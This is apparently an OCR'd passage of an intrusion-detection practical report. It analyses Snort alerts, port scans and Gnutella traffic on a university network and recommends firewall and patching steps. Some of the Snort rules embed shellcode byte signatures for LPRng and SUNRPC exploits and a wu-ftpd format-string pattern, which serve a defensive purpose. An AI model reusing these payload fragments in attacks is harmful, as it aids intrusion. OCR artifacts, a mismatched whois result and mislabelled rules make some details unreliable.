Traffic was observed going to multiple ports including 6346, 25, 22, 20, with the Syn and reserved bits set as the common denominator. The majority of traffic was directed at port 6346 which is associated with Gnutella. The payload of these traces were unavailable for analysis which could confirm whether this is actually Gnutella traffic.

Recommendations:

Do not allow Gnutella/Napster file sharing programs on the network. The hosts MY.NET.98.139 and MY.NET.109.234 should be checked for these programs. Block port 6346 at the firewall (Gnutella can be configured to use different ports however).

Correlations:

http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc
http://www.incidents.org/detect/gnutella.php

Possible Trojan Server Activity:

The following internal hosts were detected responding from port 27374 to hosts on the Internet:

MY.NET.97.155	MY.NET.217.202
MY.NET.70.97	MY.NET.98.224
MY.NET.157.5	MY.NET.98.232
MY.NET.230.173	MY.NET.182.103
MY.NET.202.117	MY.NET.98.185
MY.NET.60.177	MY.NET.218.57
MY.NET.155.1	MY.NET.105.120
MY.NET.218.138	MY.NET.60.8
MY.NET.205.237	

Port 27374 is known to be used by the SubSeven Trojan horse program. The primary destination contacted by these hosts is 212.38.143.150 which resolves to the following when queried:

```

   NS.INDIANA.EDU              129.79.1.1
```

Port 515 is used by the lpr spooler service. Some versions of LPRng are known to have a format string vulnerability that can give remote users privileged access to the host, leading to complete compromise.

Snort Rule (v1.7):
alert TCP $EXTERNAL any -> $INTERNAL 515 (msg: "Connect to port 515 from outside"; flags: A+; content: "|31DB 31C9 31C0 B046 CD80 89E5 31D2 B266 89D0 31C9 89CB|"; nocase;)

Correlations:

http://www.securityfocus.com/bid/1712

Recommendations:
All machines running LPRng should be patched to the latest version. Port 515 should be blocked at the firewall.

TCP/ICMP SRC and DST outside network:

Multiple instances of this alert were detected. This alert is triggered when traffic with both a source and destination ip address that do not correspond to the home network ip addresses.

Snort Rule (v1.7)::
alert tcp $EXTERNAL any -> $EXTERNAL any (msg: “TCP Src and Dst outside network”;)

Sample Detect:

06/11-15:37:29.893468 [**] TCP SRC and DST outside network [**] 24.6.135.38:41001->4.4.143.77:1410
06/11-15:37:54.240770 [**] TCP SRC and DST outside netw [**] 24.6.135.38:41001-> 4.4.143.77:1410
06/11-15:40:20.722655 [**] TCP SRC and DST outside network [**] 24.6.135.38:41001->4.4.143.77:1410
06/11-15:43:35.487450 [**] TCP SRC and DST outside network [**] 24.6.135.38:41001->4.4.143.77:1410
06/11-15:44:00.516637 [**] TCP SRC and DST outside network [**] 24.6.135.38:41001->4.4.143.77:1410

Analysis:
Much of this traffic seems to be associated with instant messaging software such as AOL Instant Messenger. Having this software loaded on ones computer can potentially provide access to the companies' network and is not recommended.

Recommendation:
Institute policies that prohibit this software on user's desktops. Block the AOL address space at the firewall.

SUNRPC highport access!

Even if the portmapper service is protected at the firewall, attackers will often try to exploit rpc services by trying to directly access these services at their port.

All Source IP Addresses:

Source	#Alerts	#Dsts
129.244.36.81	45	1
66.26.252.85	29	1
64.136.17.17	10	1
160.253.138.10	10	1
152.16.209.23	8	1
MY.NET.98.217	1	1

All Destination IP Addresses:

Destinations	#Alerts	#Srcs
MY.NET.218.78	45	1
MY.NET.217.198	37	2
MY.NET.179.78	10	1
MY.NET.253.51	10	1

MY.NET.14.1	1	1

Snort Rule (v1.7)::
alert TCP $EXTERNAL any -> $INTERNAL 32771:34000 (msg: "SUNRPC highport access"; dsize: >999; flags: A+; content: "|C0 22 3F FC A2 02 20 09 C0 2C 7F FF E2 22 3F F4|";)

Recommendation:
Unneeded rpc services should not be run on any server. If absolutely necessary, the service's port should be blocked at the firewall in addition to the portmapper service.

Highport 65535 tcp/udp – possible Red Worm – traffic

This signature is triggered by packets that have port 65535 as either the destination or as the source port. Port 65535 is associated with a number of Trojans including the Devil Trojan Horse and Stacheldraht. Though unusual, port 65535 is also seen as an ephemeral source port during normal tcp/ip communication.

No traffic was detect with port 65535 as the destination, providing no indication that there are Trojan servers listening on that port. Additionally, most packets detected were to port 25 signifying that this is probably mail traffic and is a false positive.

Null Scan!

This signature is triggered by packets with no tcp flags set which does not occur under normal circumstances and is indicative of crafted packets.

Snort Rule (v1.7)::
alert tcp $EXTERNAL any -> $INETERNAL any (msg: "Null scan!"; seq: 0; ack: 0; flags: 0;)

Most hits came from the following host: 62.252.40.153

```

NMAP TCP Ping!

This signature indicates an enumeration attempt with the nmap scanning tool. Nmap is an effective tool for network reconnaissance and can be a prelude to an exploit attempt.

Snort Rule (v1.7)::
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "NMAP TCP ping!"; ack: 0; flags: A;)

Most activity was detected by the following ip address: 209.135.37.205

```
USinternetworking, Inc (NETBLK-USINET-2BL)
   One USi Plaza
   Annapolis, MD 21401-7478
   US

   Netname: USINET-2BL
```

```
Netblock: 209.135.32.0 - 209.135.63.255

Coordinator:
   USinternetworking, Inc.  (IU4-ARIN)  hostmaster@usi.net
   410.897.4600

Domain System inverse mapping provided by:

NS1.USI.NET                  208.241.240.12
NS2.USI.NET                  208.241.241.12
NS3.USI.NET                  209.62.128.12
NS4.USI.NET                  209.62.129.12
```

Recommendation:
Most of this type of activity can be prevented by implementing a firewall with a basic packet filtering.

Tiny Fragments – Possible Hostile Activity

This alert is triggered by fragmented packets that detected entering the network. Fragmented packets can be used as a means of eluding non-stateful firewalls or IDS systems.

Source Hosts:

Source	#Alerts	#Dsts
63.174.164.147	5	1

Connect to 515 from inside

This alert is triggered when internal hosts are detected connecting to the printer service on servers located either inside the network or on the Internet. Port 515 is used by the lpr spooler service. Some versions of LPRng are known to have a format string vulnerability that can give remote users privileged access to the host, leading to complete compromise.

Snort Rule (v1.7):
alert TCP $INTERNAL any -> any 515 (msg: "Connect to port 515 from outside"; flags: A+; content: "|31DB 31C9 31C0 B046 CD80 89E5 31D2 B266 89D0 31C9 89CB|"; nocase;)

Correlations:

http://www.securityfocus.com/bid/1712

Recommendations:
All machines running LPRng should be patched to the latest version. Internal machines should be confirmed to have legitimate reason to contact other hosts on that port.

SITE EXEC – Possible wu-ftpd exploit – GCIA000623

This alert is a detect of a possible buffer overflow attack against a wu-ftp server. Some versions of wu-ftpd are known to be vulnerable to a buffer overflow attack, leading to complete compromise of the machine. MY.NET.144.59 was visited by the same host on consecutive days and should be checked for signs of compromise.

Sample Detect:

06/10-14:32:43.133301 [**] SITE EXEC – Possible wu-ftpd exploit – GCIA000623 [**] 211.235.241.145:1239 -> MY.NET.144.59:21
06/10-15:43:44.943254 [**] SITE EXEC – Possible wu-ftpd exploit – GCIA000623 [**] 211.235.241.145:1521 -> MY.NET.144.59:21

Snort Rule (v1.7):
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "SITE EXEC – Possible wu-ftpd exploit"; flags: A+; content: "SITE EXEC %p"; depth: 16; nocase;)

Correlations:

http://www.sans.org/y2k/practical/David_Singer_GCIA.doc

Recommendation:

Servers that are not specifically designated for ftp should have the ftp daemon turned off. All ftp servers should be updated to the latest versions that are not vulnerable to this attack. Targeted server should be checked.

Hax0r boy 010615

Sample Detect:

06/15-18:52:45.704261 [**] hax0r boy 010615 [**] MY.NET.60.11:23->24.19.166.5:3862

[whois.arin.net]
@Home Network (NETBLK-ATHOME) ATHOME 24.0.0.0 - 24.23.255.255
@Home Network (NETBLK-RDC2-OCCA-19) RDC2-OCCA-19 24.19.160.0 - 24.19.175.255

Snort Rule (v1.7)::

```
alert TCP $EXTERNAL any -> $INTERNAL 23 (msg: "hax0r boy 010615";
flags: A+; content: "hax0r";)
```

Analysis:
This detect is a bit of a concern as it shows an internal host responding to an outside source via port 23. MY.NET.60.11 should be checked for signs of compromise.

STATDX UDP attack

One instance of this alert was detected from the following host: 129.49.65.82

```
State University of New York at Stony Brook (NET-SUNY-SB)
   247 ECC Building
   Stony Brook, NY 11794-6230
   US

   Netname: SUNY-SB
   Netblock: 129.49.0.0 - 129.49.255.255

   Coordinator:
      Stier, John  (JS585-ARIN)  John.Stier@SUNYSB.EDU
```

```
   516-632-8017

Domain System inverse mapping provided by:

NOCNOC.SUNYSB.EDU            129.49.7.3
WHOISTHERE.SUNYSB.EDU 129.49.7.250
```

Additionally, this host was detected scanning multiple machines for the portmapper service, most likely looking for rpc related services to exploit.

Recommendation:

Block this ip address at the border. Block rpc service ports are border. Do not run any rpc services unless absolutely necessary.

Scan Logs:

Numerous port scans and anomalous tcp packets were detected traveling between the Internet and your network, as well as between hosts within your network. The following is a breakdown of unusual traffic detected in the portscan logs:

Top 5 Source Hosts:

Host	Hits Detected
MY.NET.160.114	87617
MY.NET.150.225	31411
MY.NET.150.133	27113
MY.NET.98.139	23749
211.184.223.2	16226

Top 5 Destination Hosts:

Host	Hits Detected
158.75.57.4	23749
24.16.155.180	5291
204.210.138.197	4413
24.17.25.146	4206
24.13.123.8	3918

The fact that most of the scanning activity was initialized from within the network is troubling. Internal hosts should be checked for unauthorized software and for signs of compromise immediately.

Scan log detects were divided fairly evenly between TCP and UDP traffic. Of the TCP traffic, most detected packets were standard SYN packets, which are commonly found in port scans. However, a significant number of packets with illegal flag combinations were detected as well. TCP packets with flag setting such as those shown in the sample below do not occur under normal circumstances and are often associated with packet crafting tools such as nmap. Under certain circumstances, packets with illegal flab settings can be created by faulty hardware or applications as well.


Sample of packets detected:

TCP Flags	TCP Hits	UDP Hits
TCP **S*****	216451	260444
TCP ********	153	
TCP **SF****	14300	
TCP **S*R*A*	52	
TCP 21S*****	1564	

Out of Spec. (OOS) files:

OOS files were examined from June 12th through June 16th. These files were mainly examined for link analysis, looking for trends that were out of the ordinary. After parsing the data, a summary of destination ports was graphed:


OOS Destination Ports:



Top 5 Destination ports:

Destination Port	Number of Hits
6346	1520
25	273
80	146
1214	49
113	16

Clearly port 6346, often associated with the Gnutella file sharing program, stands out with over 1,500 hits. Next, a summary of IP addresses contacting port 6346 was graphed, again looking for trends that stand out.



Again, one IP address clearly stands out with over 1,400 hits. Address 158.75.57.4 returns the following whois information when queried:

```
POLIP (NET-TORUNPOLIP2)
Computer Centre, Nicolaus Copernicus University
ul. Chopina 12/18, 87-100 Torun, Poland

Netname: TORUNPOLIP2
Netblock: 158.75.0.0 - 158.75.255.255

Coordinator:
Szewczak, Zbigniew S.  (ZSS-ARIN)  zssz@TORUN.PL
(56) 260-17 ext. 70

Domain System inverse mapping provided by:


   ALFA.CS.TORUN.PL           158.75.10.75
   BILBO.NASK.ORG.PL          148.81.16.51
```

Top Hosts Contacted by 158.75.57.4:

Destination IP	Number of Hits
MY.NET.109.234	704
MY.NET.98.139	693
MY.NET.71.235	12
MY.NET.218.34	7

MY.NET.98.134	3

Using a link map, one can see the relationship between 158.75.57.4 and the hosts contacted on the internal network:



Recommendations:
Hosts that run unauthorized file sharing programs need to be checked and the unauthorized software removed. 158.75.57.4 should be blocked at the perimeter.

ANALYSIS PROCESS:

Alerts:

Alert analysis was done primarily using SnortSnarf (www.sillicondefense.com). Shell commands were used to combine alert files from each day evaluated into one, master alert file against which SnortSnarf was run. Script output was examined from a web browser and correlating data was located on the Internet from sights such as www.securityfocus.com and www.sans.org.

Scan Logs:

Scan logs from each day were combined into a single file and run through SnortSnarf to get a listing of all types of packets that were sent to the network including tcp packets with anomalous flag settings. A quick perl script was created to parse ip address and ports for number of occurrences.

Out of Spec (OOS) Files:

Shell utilities such as; grep, sed, and awk along with some perl were used to parse the OOS files and put them into comma separated values (CSV) format. The CSV file was then imported into MS Access and MS Excel where queries were run against it and graphs were created.

Finally, all data files were checked against each other for correlations while making the overall evaluation of your network.

Conclusion:

Your network is wide open to attack. Universities are normally hotbeds of inappropriate computer activity and your network seems to have its fair share. The following steps are recommended for immediate action to minimize your network's exposure to attack:

- Perimeter defense should be the top priority. A firewall needs to be installed or the existing firewall needs to be locked down. Among the recommendations for firewall configuration:

  1. Block NetBIOS traffic from entering or leaving the network
  2. Block all tcp packets with abnormal flag settings (e.g. both SYN and FIN set)
  3. Block all ports unless specifically needed (this may be hard to do in a university environment but if security is a high priority, you should insist on this point)
  4. Block known offending ip addresses and subnets including those listed in this report.

- Possibly compromised hosts listed in this report should be checked immediately and if found to be compromised:
  1. Make a copy of the compromised machine for later forensics if possible
  2. Wipe server clean and restore from last known good backup

- Institute strict policies against unauthorized software and inappropriate use of the Universities' computers.

- Continue to run a Network Intrusion Detection System (NIDS).

- Consider Host-based Intrusion Detection System (HIDS) for critical servers, files and directories.

Although there appears to have been damage done, acting quickly will minimize any problems and your network can be safer from attack down the road.
